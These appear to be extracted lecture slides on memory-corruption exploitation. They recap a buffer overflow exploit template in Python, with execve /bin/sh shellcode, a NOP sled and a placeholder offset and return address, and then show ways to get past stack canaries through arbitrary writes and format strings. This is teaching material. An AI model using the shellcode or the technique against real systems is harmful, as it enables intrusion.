


## Recap: Buffer Overflow Exploit






## Recap: Buffer Overflow Exploit



## Recap: Buffer Overflow Exploit



# Recap: Buffer Overflow Exploit

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

buf_size = 64
offset = ??

ret_addr = "\x??\x??\x??\x??"

# fill up to 64 bytes
exploit = "\x90" * (buf_size - len(shellcode))
exploit += shellcode

# garbage between buffer and RET
exploit += "A" * (offset - len(exploit))

# add ret
exploit += ret_addr

# print to stdout
sys.stdout.write(exploit)
```

DEP

ASLR

# MitiGator


The MitiGator raises the bar...



...until it sees no more exploits

# **Defeat Exploit Mitigations**

## Stack Canary



# Stack Canary Recap

Stack Canary is a secret in front of SBP/SIP

Gets checked immediately before return() / ret

Prohibits stack based buffer overflows into SIP



## Stack Canary: Limitations

Stack canary protects only **stack overflows into SIP**


**e.g:**

```
strcpy(a, b);
```

```
memcpy(a, b, len);
```

```
for(int n=0; n<len; n++) a[n] = b[n]
```







# Defeating Stack Canary: Arbitrary Write


Arbitrary write:

```
char array[16];  
array[userIndex] = userData;
```

- No overflow
- But: write “behind” stack canary

# Defeating Stack Canary: Arbitrary Write

Overwrite SIP without touching the canary:



# Defeating Stack Canary: Arbitrary Write

Example: Formatstring attacks

